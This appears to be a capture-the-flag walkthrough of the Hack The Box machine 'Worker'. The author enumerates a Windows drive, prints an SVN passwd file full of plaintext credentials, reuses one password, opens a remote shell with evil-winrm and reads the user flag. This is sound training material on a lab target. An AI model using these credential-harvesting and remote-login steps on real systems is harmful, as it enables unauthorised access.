
```
C:\Windows\Temp>wmic logicaldisk get deviceid, volumename, description
wmic logicaldisk get deviceid, volumename, description
Description       DeviceID  VolumeName
Local Fixed Disk  C:
Local Fixed Disk  W:        Work
```

I check the drive. Sites looks like sites being deployed.




```
W:\>dir
dir
 Volume in drive W is Work
 Volume Serial Number is E82A-AEA8

 Directory of W:\

2020-06-16  17:59    <DIR>          agents
2020-03-28  14:57    <DIR>          AzureDevOpsData
2020-04-03  10:31    <DIR>          sites
2020-06-20  15:04    <DIR>          svnrepos
               0 File(s)              0 bytes
               4 Dir(s)  18762043392 bytes free

W:\>cd sites
cd sites

W:\sites>dir
dir
 Volume in drive W is Work
 Volume Serial Number is E82A-AEA8

 Directory of W:\sites

2020-04-03  10:31    <DIR>          .
2020-04-03  10:31    <DIR>          ..
2023-01-07  15:38    <DIR>          alpha.worker.htb
2020-07-20  22:43    <DIR>          cartoon.worker.htb
2020-04-03  11:27    <DIR>          dimension.worker.htb
2020-07-20  22:43    <DIR>          lens.worker.htb
2020-07-20  22:43    <DIR>          solid-state.worker.htb
2020-08-03  11:33    <DIR>          spectral.worker.htb
2020-07-20  22:43    <DIR>          story.worker.htb
2020-07-20  22:43    <DIR>          twenty.worker.htb
               0 File(s)              0 bytes
              10 Dir(s)  18762043392 bytes free
```

svnrepos



```
W:\svnrepos>dir
dir
 Volume in drive W is Work
 Volume Serial Number is E82A-AEA8

 Directory of W:\svnrepos

2020-06-20  15:04    <DIR>          .
2020-06-20  15:04    <DIR>          ..
2020-06-20  10:29    <DIR>          www
               0 File(s)              0 bytes
               3 Dir(s)  18762043392 bytes free

W:\svnrepos>cd www
cd www

W:\svnrepos\www>dir
dir
 Volume in drive W is Work
 Volume Serial Number is E82A-AEA8

 Directory of W:\svnrepos\www

2020-06-20  10:29    <DIR>          .
2020-06-20  10:29    <DIR>          ..
2020-06-20  14:30    <DIR>          conf
2020-06-20  14:52    <DIR>          db
2020-06-20  10:29                 2 format
2020-06-20  10:29    <DIR>          hooks
2020-06-20  10:29    <DIR>          locks
2020-06-20  10:29               251 README.txt
               2 File(s)            253 bytes
               6 Dir(s)  18762043392 bytes free

W:\svnrepos\www>cd conf
cd conf

W:\svnrepos\www\conf>dir
dir
 Volume in drive W is Work
 Volume Serial Number is E82A-AEA8

 Directory of W:\svnrepos\www\conf

2020-06-20  14:30    <DIR>          .
2020-06-20  14:30    <DIR>          ..
2020-06-20  10:29             1112 authz
2020-06-20  10:29               904 hooks-env.tmpl
2020-06-20  14:27             1031 passwd
2020-04-04  19:51             4454 svnserve.conf
               4 File(s)          7501 bytes
               2 Dir(s)  18762043392 bytes free
```

passwd looks interesting.




```
W:\svnrepos\www\conf>type passwd
type passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = rediculous
reeinc = iagree
reeing = tosomepoint
reiing = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robish = onesare
robisl = wolves11
robive = andwhich
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
sarkil = friday
```

robisl user

The user *robisl* exists in system users.

- *robisl:wolves11*


I can try password reuse.



```
W:\svnrepos\www\conf>net user robisl
net user robisl
User name                    robisl
Full Name                    Robin Islip
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2020-04-05 20:27:26
Password expires             Never
Password changeable          2020-04-05 20:27:26
Password required            No
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2020-08-03 11:41:02

Logon hours allowed          All

Local Group Memberships      *Production           *Remote Management Use
Global Group memberships     *None
The command completed successfully.
```


The user is in *Remote Management Use*. Therefore, I can use the user remotely.

Evil-winrm to robisl




```
ghost@localhost [22:23:15] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % evil-winrm -i 10.10.10.203 -u robisl -p "wolves11"
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\robisl\Documents> whoami
worker\robisl
*Evil-WinRM* PS C:\Users\robisl\Documents>
```

user.txt flag




```
*Evil-WinRM* PS C:\Users\robisl\Desktop> dir


    Directory: C:\Users\robisl\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---         1/7/2023  12:42 PM             34 user.txt


*Evil-WinRM* PS C:\Users\robisl\Desktop> type user.txt
83d28ef5cc30ae86f076e842a4f3699d
*Evil-WinRM* PS C:\Users\robisl\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Worker
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B9-39-B8
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::b8(Preferred)
   Lease Obtained. . . . . . . . . . : den 7 januari 2023 12:41:52
   Lease Expires . . . . . . . . . . : den 7 januari 2023 17:11:58
   IPv6 Address. . . . . . . . . . . : dead:beef::684b:16ff:91f8:e01a(Preferred)
   Link-local IPv6 Address . . . . . : fe80::684b:16ff:91f8:e01a%4(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.203(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%4
                                       10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 117461078
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-AC-4B-C4-00-50-56-B9-89-30
   DNS Servers . . . . . . . . . . . : 8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
